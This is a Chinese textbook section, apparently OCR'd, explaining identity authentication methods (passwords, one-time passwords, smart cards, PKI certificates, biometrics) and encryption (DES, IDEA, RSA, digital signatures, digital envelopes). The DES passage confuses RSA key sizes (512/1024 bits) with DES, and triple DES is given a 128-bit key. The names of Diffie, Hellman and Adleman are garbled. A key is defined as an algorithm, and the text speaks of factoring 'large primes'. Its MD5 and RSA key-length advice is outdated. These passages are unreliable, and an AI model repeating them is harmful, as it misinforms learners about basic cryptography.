网络空间安全涉及加密算法、密钥管理、身份认证、数据备份与恢复等一系列常规的、通用的安全防护技术，这些安全技术是保障网络空间安全的第一道屏障，是整个网络安全体系的基础。本节主要介绍身份认证、备份与恢复等通用安全技术。

4.2.1　身份认证技术

1. 身份认证的相关概念

在现实生活中，一个人会拥有很多个身份：首先是国家的公民，其次是家庭成员，也是某个企业的雇员，一些商家的客户，同时也是某个俱乐部的会员。网络空间也与之类似：一个人在 QQ 中有身份，在微博中有账号，是某个大型游戏的角色，也是某个邮件服务器的用户。由于特定的身份通常关联到一定的利益、权利、装备、社交资源甚至是真实世界的财产，因此一个身份通常只关联到一个或一群特定的人。

特定的身份通常用一定范围内唯一的身份标识来代表和相互区分。身份标识既可以是实物，如身份证、银行卡，也可以是一串符号，如手机号码、邮箱地址等。在现实世界中，常用实物作为身份标识，如带有照片的身份证、附带芯片的员工卡、信用卡、会员卡等；在网络空间中，常用一个字符串作为身份标识，如邮箱地址、QQ 号码、手机号码、论坛用户名等。在网络空间中，系统会认可身份标识的“拥有者”持有身份标识代表的身份，拥有处置该身份所关联权益的权利。例如，银行账户的“拥有者”可以使用账号内存储的资金；游戏账号的“拥有者”可以买卖账号关联的虚拟装备；邮箱的“拥有者”可以读取和删改邮箱内的邮件。

身份认证就是指验证对方是否“拥有”所生成身份的行为和过程。在现实生活中，可以采用如查看身份证比对照片等方式。在网络空间中，可以采用比对用户名所关联的密码等方式。身份认证技术是指确认对方是否“拥有”所提供的身份标识的方法和手段。身份认证所确认的“拥有”并非一定等同于法律上的拥有。正如现实生活中存在利用别人遗失护照登机的案例，网络空间中也存在身份盗用现象，而且比现实生活中更严重。如果有人利用黑客手段，或者使用社会工程学猜出了你的

密码，系统就会认为输入密码的人是合法用户，“拥有”账号所代表的身份。

身份认证技术可以验证用户是否“拥有”所提供的身份标识器对应的身份，因此它可以用来防范非授权用户中断、盗用或滥用资源。由此可见，身份认证技术是网络安全防护最基本的技术和手段。此外，身份认证技术也可以用于验证某个消息、文件是否来源于某个特定用户，是否被非授权的第三方篡改和重放等。

身份认证技术是从事信息活动的实体间进行信息安全交互的重要基础之一。双向的身份认证可以使通信双方建立相互的信任关系。随着互联网技术和信息化的迅速发展，各种数字信息应用，如电子商务、网络资源访问、电子政务、邮件系统及电子公告栏等得到越来越广泛的应用，身份认证技术也会随之越来越受到关注。

身份认证系统一般会提供完整性机制、防重放机制、防抵赖机制及秘密信息的生成和管理机制等。

① 完整性机制用于检测信息在传输过程中是否被非授权的第三方篡改。完整性验证一般采用 MD5（Message-Digest Algorithm 5，消息摘要算法第 5 版）等算法对信息内容及一段收发方共享的秘密信息做摘要，然后把摘要信息作为该消息的数字指纹附在信息后由接收方来验证。非授权的第三方不知道共享的秘密信息，因此改动内容后无法计算出正确的数字指纹。

② 防重放机制用于检测收到的认证信息是本次会话中对方发过来的信息，而不是被记录下来的历史数据。防重放验证通常采用同步机制附加时间标签等方式确认收到的数据是通信对端在本次会话中发送的。

③ 防抵赖机制用于防止信息放送方抵赖某次通信中曾经发送过特定信息。防抵赖机制通常使用数字签名结合防重放机制等手段实施。

④ 秘密信息的生成和管理机制用于生成和管理通信双方共享的秘密信息。共享的秘密信息（如一次性口令）可以采用根密钥或证书系统结合特定的算法来生成、使用、保存和销毁。

2. 身份认证技术的分类方式

目前，身份认证技术已经在各个领域得到了广泛应用并且形成了一套完整的理论体系。身份认证技术一般来说有如下几种分类方式。

（1）基于实体间的关系

根据参与认证的实体间的关系，身份认证可以分成单向认证和双向认证。在单向认证系统中，一方必须向另一方提供用于验证的信息，证明方只能无条件地信任验证方。在双向认证系统中，参与认证的各方处于平等的地位，各方为了取得对方的信任必须提供自己的身份证明信息。

（2）基于认证信息的性质

身份认证根据认证信息的性质可以分为秘密知识证明、物理介质证明和实体特征证明。秘密知识证明主要通过通信双方共同掌据的秘密信息来进行身份验证，包括口令、个人识别码、密钥等。在物理介质证明中，证明方提供所拥有的物理介质进行身份验证，主要有令牌卡、信用卡、密钥卡等。实体特征证明包括两个方面：一方面是实体的物理特征，如计算机等通信设备的机器识别码、网卡 MAC（Media Access Control，介质访问控制）地址、硬盘序列号等；另一方面就是个人的生物特征，包括手形、指纹、虹膜、视网膜、声音等。

（3）基于认证对象的分类

身份认证根据认证的对象主要分为实体身份认证和信息认证。实体身份认证主要是鉴定另一实体是否拥有所声称的身份；信息认证用于消息传递过程中的完整、防重放和不可抵赖的认证。

（4）基于双方的信任关系

身份认证根据通信双方的信任程度可以分为有仲裁认证和无仲裁认证。在无仲裁认证系统中，通信双方是互相信任的，他们共同抵御敌方的攻击。在有仲裁认证系统中，通信双方是互不信任的，通信过程中的任何一方都有可能作弊，一旦出现纠纷就需要可信的第三方进行仲裁。在该通信系统中，共有发方、收方、敌方和仲裁方四方参与。

3．主要认证技术及实现

身份认证技术是证实被认证对象是否属实或是否有效的一个过程，其基本思想是通过验证被认证对象的属性来达到确认被认证对象是否真实有效的目的。

主要的认证技术和实现方式如下。

- 口令认证。口令认证是当前绝大多数系统都默认使用的最典型和最经济的认证技术。口令系统工作时需要用户的身份标识及其对应的口令（系统和被认证方共享的秘密）。
- 令牌、智能卡等强鉴别机制。通过动态密码卡、IC 卡、磁卡等实现令牌认证。
- 数字证书。PKI 的一个核心技术是公开密钥，通过一对不相同的加解密密钥，结合密钥管理体系完成对持有密钥人的鉴别和认证功能。
- 生物特征认证。生物特征认证包括指纹、掌形、面像、声音、血脉、视网膜、虹膜等生物特征进行签别认证。

（1）口令认证

口令包括静态口令和动态口令两种。静态口令是使用最早、最广泛的认证手段，它因实现简单、使用方便而得到了广泛的应用。它的基本原理是：用户在注册阶段生成用户名和初始口令，系统在其数据库中保存用户的信息列表（用户名+口令），当用户登录认证时，将自己的用户名和口令上传给服务器，服务器通过查询用户信息数据库来验证用户上传的认证信息是否和数据库中保存的用户列表信息相匹配，如果匹配则认为用户是合法用户，否则拒绝服务，并将认证结果回传给客户端，用户可定期改变口令，以保证安全性。动态口令也叫一次性口令，它的基本原理是：在用户登录过程中，基于用户口令加入不确定因子，对用户口令和不确定因子进行单向散列函数变换，所得的结果作为认证数据提交给认证服务器，认证服务器接收到用户的认证数据后，把用户的认证数据和自己用同样的散列算法计算出的数值进行比对，从而实现对用户身份的认证。散列函数在认证过程中起着至关重要的作用，它把可变输入长度串（预映射）转换成固定长度输出串（散列值）且单方向运行，即从预映射值很容易计算散列值，但要从散列值推出预映射值非常困难，使得攻击者通过网络窃听截取登录信息却无法反推出用户口令。在认证过程中，用户口令不在网络上传输、不直接用于验证用户的身份，用户口令和不确定因子使用散列算法生成的数据才是直接用于用户身份认证的数据，且每次都采用不同的不确定因子来生成认证数据，从而使得每次提交的认证数据都不相同，进而提高了登录过程的安全性。动态口令采用的是一次一密机制，它在原理上是足够安全的。

（2）令牌、智能卡认证

令牌、智能卡都是内置集成电路芯片，用来保存和用户身份相关的数据。以智能卡为例，基于智能卡的用户身份认证机制结合了用户所知道的某个秘密信息和用户持有的某个秘密信息（硬件）。用户信息（Idx，PWx）存在智能卡中，认证服务器 AS（Authentication Server）中存入某个事先由用户选择的随机数，用户访问系统资源时，用户输入（Idx，PWx）。系统首先判断智能卡的合法性，然后由智能卡鉴别用户身份，若用户身份合法，再将智能卡中的随机数送给 AS 进行进一步认证。这种方案基于智能卡的物理安全性，即不易伪造和不能直接读取其中的数据。没有管理中心发放的智能卡，则不能访问系统资源，即使智能卡丢失，入侵者仍然需要猜测用户口令。

（3）数字证书认证

数字证书认证是利用可信的第三方来证明用户身份的。使用基于公钥技术系统的用户建立安全通信信任机制的基础是：网上进行的任何需要安全服务的通信都是建立在公钥的基础之上的，而与公钥成对的私钥只掌握在与之通信的另一方手上。

这个信任的基础是通过公钥证书的使用来实现的。公钥证书就是一个用户的身份与他所持有的公钥的结合，在结合之前由一个可信任的权威机构认证机构（Certificate Authority，CA）来证实用户的身份，然后由其对该用户身份及对应公钥相结合的证书进行数字签名，以证明其证书的有效性。CA 是 PKI（Public Key Infrastructure，公钥基础设施）的核心组成部分，在业界通常称为认证中心，它是数字证书的签发机构。证书是公开密钥体制的一种密钥管理媒介，它是一种权威性的电子文档，形同网络计算环境中的一种身份证，用于证明某一主体（如人、服务器等）的身份及其公开密钥的合法性。在使用公钥体制的网络环境中，必须向公钥的使用者证明公钥的真实合法性。因此，在公钥体制环境下，必须有一个可信的机构来对任何一个主体的公钥进行公证，证明主体的身份及它与公钥的匹配关系，CA 正是这样的机构。PKI 必须具有 CA 在公钥加密技术基础上对证书的产生、管理、存档、发放及作废进行管理的功能，包括实现这些功能的全部硬件、软件、人力资源、相关政策和操作程序，以及为 PKI 体系中的各成员提供全部的安全服务，如实现通信中各实体的身份认证，保证数据的完整、抗否认性和信息保密等。

（4）生物特征认证

生物特征认证是通过技术手段利用人体的生理特征和（或）行为特征进行的认证。可用于认证的生物特征必须满足如下几个条件：普遍性，即特征必须为每个人都有；唯一性，即每个人在特征上有不同的表现；稳定性，即特征不会随年龄和时间的改变而改变；易采集性，即特征容易被采集到；可接受性，即用户愿意接受特征采集方式。当前可用的生理特征识别主要有指纹识别、手掌识别、虹膜识别、视网膜识别、脸部特征识别、耳朵识别、气味识别、血管识别等；行为特征识别可以是声音识别、笔迹识别、击键识别、步态识别等。随着生物技术的发展，未来基于基因识别的技术可能是未来生物特征识别的主流。

生物特征认证并非是一个有待尝试的新技术。早在中国古代，指纹就被用于身份确认，如人们在文书上使用指纹进行画押。在西方，1890 年以后警察逐渐将指纹作为辨认罪犯的方法之一。1960 年，随着计算机技术的发展，美国联邦调查局和法国巴黎警察局等开始研究计算机指纹识别技术。1990 年，用于个人身份鉴别的自动指纹识别系统开发完成并推广应用。在科幻或谍战电影电视中，我们可以看到虹膜识别、视网膜识别、声纹识别等生物特征识别被作为高科技象征，在一些特殊部门应用。时至今日，指纹识别、声纹识别、人脸识别等已经不再是难以企及的高科技，指纹识别、人脸识别等生物特征认证技术已经得到了较广泛的应用，我们很容易在网络上买到价廉物美的指纹、人脸识别的打卡机。

生物特征认证有如下好处：首先，与口令、U 盾等认证方式相比，生物特征是与生俱来的，不会遗忘，不会丢失；其次，生物特征具备唯一性，难以猜测，不易伪冒，比较安全；第三，生物特征认证难以抵赖，对认证发起者而言相对安全。但

是生物认证技术也并非十全十美：指纹可能被伪冒；人脸识别可能被照片欺骗；大规模部署需要一定的建设周期和成本；海量用户的生物特征认证的时间和准确率尚未验证；可能给弱势群体带来不便；大范围应用可能带来用户隐私泄露的风险等。

4．身份认证技术的应用

身份认证作为最基本的安全措施之一，在几乎所有信息系统中都存在，广泛应用于各行各业，如银行、国防、电子政务、电子商务等。

静态口令认证是最简单和普遍使用的认证方式，由于其安全性较低，正在逐渐退出安全要求较高的系统。

动态口令认证系统的安全程度相对较高，但是需要预先分发动态口令生成器，成本较高也相对烦琐。但是随着手机/智能手机的广泛应用，使用短信下发一次性口令或使用手机上安全的一次性口令也成为较好的选择。当然，动态口令也不是万无一失的，可能出现口令短信被劫持、智能手机存在恶意代码、口令生成器算法泄露等安全风险。但是一般而言，动态口令的安全性已经足够胜任绝大多数认证场景。

数字证书认证是当前安全性很高的认证方式。数字证书除了可以用于认证用户身份外，还可以用于数据加密、签名等，当前被广泛地应用在网银系统中。

当前生物特征认证技术较少在通信和互联网行业得到应用。主要原因可能在于：电信网络有线用户接入基于线路和端口，无须认证；无线用户接入基于存储在 SIM 卡中的预共享密钥，由网络对 SIM 卡认证；电信网的业务则通常使用终端上的数字键盘输入密码；传统上的互联网业务通常面向计算机用户提供，也比较习惯采用计算机键盘输入密码，或通过 USB 接口使用 U 盾等专用设备。此外，由于采用基于生物特征的认证还需要在终端上增加生物特征采集和提取设备，在网络上改造特征的比对存储模块，涉及较大的投资，因此电信网和传统互联网并没有很大的驱动力大规模使用生物特征认证技术。随着移动互联网飞速的发展，移动终端功能的性能不断增强，如苹果公司的 iPhone5s 已经集成了指纹识别系统，安卓系统也推出了人脸识别开机功能。可以预见，基于生物特征的认证方式将得到越来越广泛的应用。

5．身份认证系统的组成

在现实生活中，认证方通常通过检查被认证方提供的证件，如比对照片、签名、公章来确认被认证方的身份。在网络空间中，通常是被认证方在异地通过远程终端，向认证方提供身份标识及和身份标识相绑定的一段信息。所绑定的信息可以是预先协商的口令、预先协商口令的计算结果、本地实时生成的口令、实时分发的口令、数字证书生成的一次性密钥；也可以是第三方难以仿冒的信息，如指纹、声纹、掌纹、虹膜等生物特征。

身份认证系统可以包含如下几个主要模块。

（1）认证服务器（Authentication Server）

认证服务器负责对被认证方进行身份认证。通常认证服务器上有使用者的私有密钥、认证方式、认证协议、认证算法及其他使用者认证的相关资讯。

（2）认证系统用户端软件（Authentication Client Software）

认证系统用户端通常都是需要进行登录（login）的设备或系统，在这些设备及系统中必须具备可以与认证服务器协同运作的认证协议。有些情况下，认证服务器与认证系统用户端软件是集成在一起的。

（3）认证设备（Authenticator）

认证设备是使用者用来产生或计算密码的软硬件设备，如一次性口令生成器等。

4.2.2　信息加密技术

信息安全的实质就是要保护信息系统或信息网络中的信息资源免受各种类型的威胁、干扰和破坏，即保证信息的安全性。根据国际标准化组织的定义，信息安全性的含义主要是指信息的完整性、可用性、机密性、可靠性和真实性。信息加密技术保护的是信息资源的完整性、机密性和真实性，利用数学或物理手段，在传输过程和存储过程中对信息进行保护，以防止信息被篡改、伪造或泄露。

加密技术包括两个元素：算法和密钥。算法是将普通的文本（或者可以理解的信息）与一串数字（密钥）结合，产生不可理解的密文的步骤。密钥是用来对数据进行编码和解码的一种算法。在安全保密中，可通过适当的密钥加密技术和管理机制来保证网络的信息通信安全。

密钥加密技术的密码体制分为对称密钥体制和非对称密钥体制两种。相应的，对数据加密的技术分为两类，即对称加密（私人密钥加密）和非对称加密（公开密钥加密）。对称加密以数据加密标准（Data Encryption Standard，DES）算法为典型代表，非对称加密通常以 RSA（Rivest Shamir Ad1eman）算法为代表。对称加密的加密密钥和解密密钥相同，而非对称加密的加密密钥和解密密钥不同，加密密钥可以公开而解密密钥需要保密。

对称加密采用了对称密码编码技术，它的特点是文件加密和解密使用相同的密钥，即加密密钥也可以用作解密密钥，这种方法在密码学中叫作对称加密算法。对称加密算法使用起来简单快捷，密钥较短，且破译困难。除了数据加密标准（DES）外，另一个对称密钥加密系统是国际数据加密算法（International Data Encryption Algorithm，IDEA），它比 DES 的加密性好，而且对计算机功能的要求也没有那么高。IDEA 加密标准由 PGP（Pretty Good Privacy）系统使用。

1976 年，美国学者 Dime 和 Henman 为解决信息公开传送和密钥管理问题，提

出了一种新的密钥交换协议，允许在不安全的媒体上的通信双方交换信息，安全地达成一致的密钥，这就是“公开密钥系统”。相对于“对称加密算法”，这种方法也叫作“非对称加密算法”。与对称加密算法不同，非对称加密算法需要两个密钥：公开密钥（publickey）和私有密钥（privatekey）。公开密钥与私有密钥是一对，如果用公开密钥对数据进行加密，只有用对应的私有密钥才能解密；如果用私有密钥对数据进行加密，则只有用对应的公开密钥才能解密。因为加密和解密使用的是两个不同的密钥，所以这种算法叫作非对称加密算法。

一个数据加密系统包括加密算法、明文、密文及密钥，数据加密过程就是通过加密系统把原始的数字数据（明文）按照加密算法变换成与明文完全不同的数字数据（密文）的过程，如图 4.2 所示。




图 4.2　简单的数据加/解密过程

1．数据加密技术

数据加密就是把原本一个较大范围的人（或机器）都能够读懂、理解和识别的信息（这些信息可以是语音、文字、图像和符号等）通过一定的方法（算法）变成一些晦涩难懂的或偏离信息原意的信息，从而达到保障信息安全的过程。数据加密技术从数据处理流程上考虑，主要分为数据传输加密和数据存储加密；从加解密钥是否对等上考虑，主要分为对称密钥加密和非对称密钥加密。这里主要讨论数据传输加密和数据存储加密，2．数据加密算法中将从加密算法的角度介绍对称密钥加密和非对称密钥加密。

（1）数据传输加密

数据传输加密技术主要是对传输中的数据流进行加密，常用的有链路加密、节点加密和端到端加密三种方式。

链路加密用于保护通信节点间的数据，传输数据仅在数据链路层进行加密，不考虑信源和信宿。接收方是传送路径上的各台节点机，数据在每台节点机内都要被解密和再加密，依次进行，直至到达目的地。

与链路加密类似的节点加密是在节点处采用一个与节点机相连的密码装置，密文在该装置中被解密并被重新加密，明文不通过节点机，避免了链路加密的节点处

易受攻击的缺点。

端到端加密是指数据在发送端被加密，在接收端解密，中间节点处的数据不以明文的形式出现。端到端加密是在应用层完成的。在端到端加密过程中，数据传输单位中除报头外的报文均以密文的形式贯穿于全部传输过程，只是在发送端和接收端才有加、解密设备，而在中间任何节点报文均不解密。因此，中间节点不需要有密码设备。与链路加密相比，端到端加密对密码设备的需求量要小。另外，数据传输单位的报头包含了路由信息，在端到端加密过程中，为了使中间节点能够读取报头中的路由信息，不对报头进行加密。问题是报头在端到端加密过程中是以明文的方式传输的，容易被恶意分析和发掘，从中获取某些敏感信息。而在链路加密过程中，报文和报头两者均须加密，因此链路加密不存在这个问题。总之，链路加密对用户来说比较容易，使用的密钥较少，而端到端加密比较灵活，对用户可见。在对链路加密中各节点安全状况不放心的情况下也可使用端到端加密方式。

（2）数据存储加密

数据存储加密技术的目标是在信息数据存储过程中保护具体的信息数据不被泄露。数据存储加密主要包括两种：密文存储和存取控制。

密文存储是运用加密算法的转换法则、附加密码的加密、模块的加密等多种方法实现对信息加密保护的存储方法。以块加密为例，它是指对一个个定长的数据进行加密，数据块之间的关系不依赖于加密过程，即当两个数据块的内容一样时，加密后所得到的密文也完全一样。一般的，密文存储方式主要有文件级加密、数据级加密、介质级加密、嵌入式设备加密和应用加密。

存取控制是通过对用户资格及权限进行审查并限制，辨别其合法性，防止非法用户有机会越权获取利益信息数据而损害他人利益。

2．数据加密算法

加密算法是数据加密技术的核心，其发展历史可以追溯到古罗马时代。从最初的替代加密、置换加密等古典加密算法发展演变至今，现代加密算法已经逐步成熟。目前，学术界普遍将加密算法分为对称密钥算法和非对称密钥算法。

对称加密又称为密钥加密、专用密钥加密。它要求消息发送者和接收者共享同一密钥。这样除了发送者和接收者外，其他人都不能读出正确的消息。对称加密算法的主要优点是加密和解密速度快，加密强度高，且算法公开，但其最大的缺点是实现密钥的秘密分发困难，在有大量用户的情况下密钥管理复杂，而且无法完成身份认证等功能，不便于应用在网络开放的环境中。经典的对称密钥算法主要包括 DES、AES（Advanced Encryption Standard，高级加密标准）和 IDEA 等。

非对称加密就是加密和解密所使用的不是同一个密钥。通常情况下，加、解密钥成对出现，分别称为“公钥”和“私钥”。它们两个必须配对使用，否则不能打开

加密文件。这里的“公钥”是指可以对外公布的，“私钥”则只能由持有人所有。非对称加密算法的优点是能适应网络的开放性要求，密钥管理简单，并且可方便地实现数字签名和身份认证等功能，是目前电子商务等技术的核心基础。其缺点是算法复杂，加密数据的速度和效率较低。因此，在实际应用中，通常将对称加密算法和非对称加密算法结合使用，利用 DES 或 IDEA 等对称加密算法来进行大容量数据的加密，而采用 RSA 等非对称加密算法来传递对称加密算法所使用的密钥，通过这种方法可以有效地提高加密的效率并能简化对密钥的管理。经典的非对称密钥算法主要包括 RSA、背包公钥密码、McEliece 公钥密码、Rabin、椭圆曲线密码（Elliptic Curves Cryptography，ECC）、EIGamal D_H 等。

下面分别以 DES、IDEA 和 RSA 为例，介绍对称密钥算法和非对称密钥算法的基本原理。

（1）数据加密标准 DES

为了建立适用于计算机系统的商用密码，美国商业部的国家标准局 NBS 于 1973 年 5 月和 1974 年 8 月两次发布通告，向社会征求密码算法。在征得的算法中，由 IBM 公司提出的算法 lucifer 中选。1975 年 3 月，NBS 向社会公布了此算法，以求得公众的评论。经过两年多的公开讨论之后，1977 年 7 月 15 日，NBS 宣布接受这个算法，作为联邦信息处理标准 46 号数据加密标准（Data Encryption Standard），即 DES 正式颁布，供商业界和非国防性政府部门使用。

DES 原定服役 10 年，在这期间，该加密标准由于没有受到真正的威胁，所以 20 多年来一直活跃在国际保密通信的舞台上，成为全世界使用最广泛的加密标准。近些年来，随着计算机技术的提高，已经有了现实的威胁。例如，512 位的密钥已经能被破解，但是要花很多的时间，计算量非常大，而 1024 位的密钥至今没能被破解。随着攻击技术的发展，DES 本身又有发展，如衍生出可抗差分分析攻击的变形 DES 及密钥长度为 128 比特的三重 DES 等。

DES 在 POS、ATM、磁卡及智能卡(IC 卡)、加油站、高速公路收费站等领域被广泛应用，以此来实现关键数据的保密。例如，信用卡持卡人的 PIN 的加密传输，IC 卡与 POS 间的双向认证、金融交易数据包的 MAC 校验等，均用到了 DES。

以 DES 为代表的对称密码系统的安全性依赖于以下两个因素。第一，加密算法必须是足够强的，仅仅基于密文本身去解密信息在实践上是不可能的；第二，加密方法的安全性依赖于密钥的秘密性，而不是算法的秘密性。因此，我们没有必要确保算法的秘密性，却需要保证密钥的秘密性。对称加密系统的算法实现速度极快，从 AES 候选算法的测试结果看，软件实现的速度都达到了每秒数兆或数十兆比特。对称密码系统的这些特点使其有着广泛的应用。因为其算法不需要保密，所以制造商可以开发出低成本的芯片以实现数据加密。这些芯片有着广泛的应用，适合于大规模生产。

对称加密系统最大的问题是密钥的分发和管理非常复杂、代价高昂。例如，对于具有 n 个用户的网络，需要 $n(n-1)/2$ 个密钥，在用户群不是很大的情况下，对称加密系统是有效的。但是对于大型网络，当用户群很大并且分布很广时，密钥的分配和保存就会变得十分困难。对称加密算法的另一个缺点是不能实现数字签名。

（2）国际数据加密算法 IDEA

国际数据加密算法 IDEA 是瑞士的 James Massey，Xuejia Lai 等人提出的加密算法，于 1990 年正式公布。这种算法是在 DES 算法的基础上发展出来的，类似于三重 DES。从理论上讲，IDEA 属于“强”加密算法，至今还没有出现对该算法的有效攻击算法。

IDEA 相对来说是一个比较新的算法，其安全性研究也在不断进行之中。在 IDEA 公布后不久，就有学者指出：IDEA 的密钥扩展算法存在缺陷，导致在 IDEA 中存在大量弱密钥类，但这个弱点通过简单的修改密钥扩展算法（加入异或算子）即可克服。在 1997 年的 EuroCrypt’97 年会上，John Borst 等人提出了对轮数减少的 IDEA 的两种攻击算法：对 3.5 轮 IDEA 的截短差分攻击和对 3 轮 IDEA 的差分线性攻击。但作者也同时指出，这两种攻击算法对于完整的 IDEA 算法不可能取得实质性的攻击效果。目前尚未出现新的攻击算法，一般认为攻击完整的 IDEA 算法唯一有效的方法是穷尽搜索 128 位的密钥空间。

目前 IDEA 在工程中已有大量应用实例，如 PGP(Pretty Good Privacy）使用 IDEA 作为其分组加密算法；安全套接字层 SSL（Secure Socket Layer）也将 IDEA 包含在其加密算法库中；IDEA 专利的所有者 Ascom 公司也推出了一系列基于 IDEA 算法的安全产品，包括基于 IDEA 的 Exchange 安全插件、IDEA 加密芯片、IDEA 加密软件包等。

（3）RSA

1976 年，Dittie和Hellman为解决密钥管理问题，在他们的《密码学的新方向》一文中提出一种密钥交换协议，允许在不安全的媒体上通过通信双方交换信息，安全地传送秘密密钥。在此新思想的基础上，很快出现了非对称密钥加密算法，即公钥加密算法。在迄今为止的所有公钥加密算法中，RSA系统是最著名、使用最多的一种，它能够抵抗到目前为止已知的所有密码攻击，已被ISO推荐为公钥 数据加密标准。RSA是由Ron Rivest、Adi Shamirh和LenAdleman于 1977 年提出的，RSA的取名就来自于这三位发明者的姓氏首字母。

RSA 的安全性依赖于大数分解。公开密钥和私有密钥都是两个大素数(大于 100 个十进制位)的函数。对于巨大的质数 p 和 q，计算乘积 $n=p\times q$ 非常简便，而逆运算却非常难，这是一种“单向性”，相应的函数称为“单向函数”。任何单向函数都可以作为某一种公开密钥密码系统的基础，而单向函数的安全性也就是这种公开密

钥密码系统的安全性。

RSA 安全性的理论基础是大数的因子分解问题至今没有很好的算法，它要求 p 和 q 是两个足够大的素数（如 100 位十进制数）且长度相差比较小。

RSA 公开密钥密码体制的安全性取决于从公开密钥计算出私有密钥的困难程度，而后者等同于从 n 中找出它的两个质因数 p 和 q。因此，寻求有效的因数分解的算法就是寻求击破 RSA 公开密钥密码系统的关键。

显然，选取大数 n 是保障 RSA 的一种有效办法，RSA 实验室认为，512 位的 n 已不够安全，1997 年或 1998 年后应停止使用。他们建议，现在的个人应用需要用 768 位的 n，公司要用 1024 位的 n，极其重要的场合应该用 2048 位的 n。RSA 实验室还认为，768 位的 n 到 2004 年仍可保持安全。

非对称加密算法与对称加密算法相比较，确实有其不可取代的优点，但它的运算量远大于后者，超过几百倍、几千倍甚至上万倍。

在公共媒体网络上全部用非对称加密算法来传送机密信息是没有必要的，也是不现实的。在计算机系统中使用对称加密算法已有多年，既有比较简便可靠的、久经考验的方法，如以 DES 为代表的分块加密算法；也有一些新的算法，如 RC2、RC4 和 RC5 等，其中 RC2 和 RC5 是分块加密算法，RC4 是数据流加密算法。

如果传送机密信息的网络用户双方使用某个对称加密算法（如 DES），同时使用 RSA 非对称加密算法来传送 DES 的密钥，就可以综合发挥两种密码体制的优点，即 DES 的高速简便性和 RSA 密钥管理的方便和安全性。

另外，RSA 还有以下缺点。

- 产生密钥很麻烦。受到素数产生技术的限制，因此难以做到一次一密。
- 安全性。RSA 的安全性依赖于大数的因子分解，但并没有从理论上证明破译 RSA 的难度与大数分解难度等价。目前，人们已能分解 140 多个十进制位的大素数，这就要求使用更长的密钥。另外，目前人们正在积极寻找攻击 RSA 的方法，如选择密文攻击，一般攻击者是对某一信息做一下伪装，让拥有私钥的实体签署，然后经过计算就可得到他所想要的信息。实际上，攻击利用的都是同一个弱点，即存在这样一个事实：乘幂保留了输入的乘法结构。前面已经提到，这个固有的问题来自于公钥密码系统的最有用的特征——每个人都能使用公钥。
- 速度慢。由于 RSA 的分组长度太大，为保证安全性，n 至少也要 600 位以上，使得运算代价很高。非对称加密算法较对称加密算法而言，运算速度慢几个数量级，且随着大数分解技术的发展，n 的长度还在增加，不利于数据格式的标准化。目前，SET（Secure Electronic Transaction）协议中要求 CA 采用 2048 位的密钥，其他实体使用 1024 位的密钥。

3．网络空间加密技术的应用

进入新世纪以来，人们进行信息传递和交流越来越依赖计算机网络，计算机网

络自身诸多的安全问题也成为人们在信息交流过程中最主要的安全隐患。不法分子经常利用软件漏洞、病毒等获得并利用信息交流传递过程中泄露的数据，最终损害了多数人的根本利益，严重时甚至会威胁国家安全。因此，必须采取科学有效的安全保护措施来维护网络安全。而信息加密技术是最主要的核心技术，是一种主动的信息安全防范措施。利用特殊的加密算法就是信息加密技术的具体原理，它通过加密算法将明文转换成秘文，该传递过程有效地阻止了非授权用户获取原始数据，从而确保了数据的保密性。下面介绍在计算机网络中常用的集中数据加密技术。

（1）数字签名

数字签名（又称公钥数字签名、电子签章）是一种类似写在纸上的普通的物理签名，但是使用了公钥加密领域的技术实现，是用于鉴别数字信息的方法。数字签名的完整定义是以电子形式存在于数据信息之中的，或作为其附件的或逻辑上与之有联系的数据，可用于辨别数据签署人的身份，并表明签署人对数据信息中包含信息的认可。

数字签名的基本原理是：发送报文时，发送方用一个哈希函数从报文文本中生成报文摘要，然后用自己的私人密钥对这个摘要进行加密，这个加密后的摘要将作为报文的数字签名和报文一起发送给接收方，接收方首先用与发送方一样的哈希函数从接收到的原始报文中计算出报文摘要，接着再用发送方的公用密钥来对报文附加的数字签名进行解密，如果这两个摘要相同，接收方就能确认该数字签名是发送方的。

数字签名能够保证信息传输的完整性、发送方的身份认证，防止交易中的抵赖发生。摘要信息用发送方的私钥加密，与原文一起传送给接收方。接收方只有用发送的公钥才能解密被加密的摘要信息，然后用哈希函数对收到的原文产生一个摘要信息，与解密的摘要信息对比。如果相同，则说明收到的信息是完整的，在传输过程中没有被修改，否则说明信息被修改过，因此数字签名能够验证信息的完整性和真实性。

数字签名是非对称密钥加密技术与数字摘要技术的应用，包括普通数字签名和特殊数字签名。普通数字签名算法有 RSA、ELGamal、Fiat-Shamir、Guillou- Quisquarter、Schnorr、Ong-Schnorr-Shamir、DES/DSA，椭圆曲线数字签名算法和有限自动机数字签名算法等。特殊数字签名有盲签名、代理签名、群签名、不可否认签名、公平盲签名、门限签名、具有消息恢复功能的签名等，它与具体应用环境密切相关。显然，数字签名的应用涉及法律问题。例如，美国联邦政府基于有限域上的离散对数问题制定了自己的数字签名标准（DSS）。

（2）数字信封

数字信封是公钥密码体制在实际中的一个应用，是用加密技术来保证只有规定

的特定收信人才能阅读信件的内容。

在数字信封中，信息发送方采用对称密钥来加密信息内容，然后将此对称密钥用接收方的公开密钥来加密（这部分称为数字信封）之后，将它和加密后的信息一起发送给接收方，接收方先用相应的私有密钥打开数字信封，得到对称密钥，然后使用对称密钥解开加密信息。这种技术的安全性相当高。数字信封主要包括数字信封打包和数字信封拆解，数字信封打包是使用对方的公钥对加密密钥进行加密的过程，只有对方的私钥才能将加密后的数据（通信密钥）还原；数字信封拆解是使用私钥对加密过的数据解密的过程。数字信封的基本流程如图 4.3 所示。

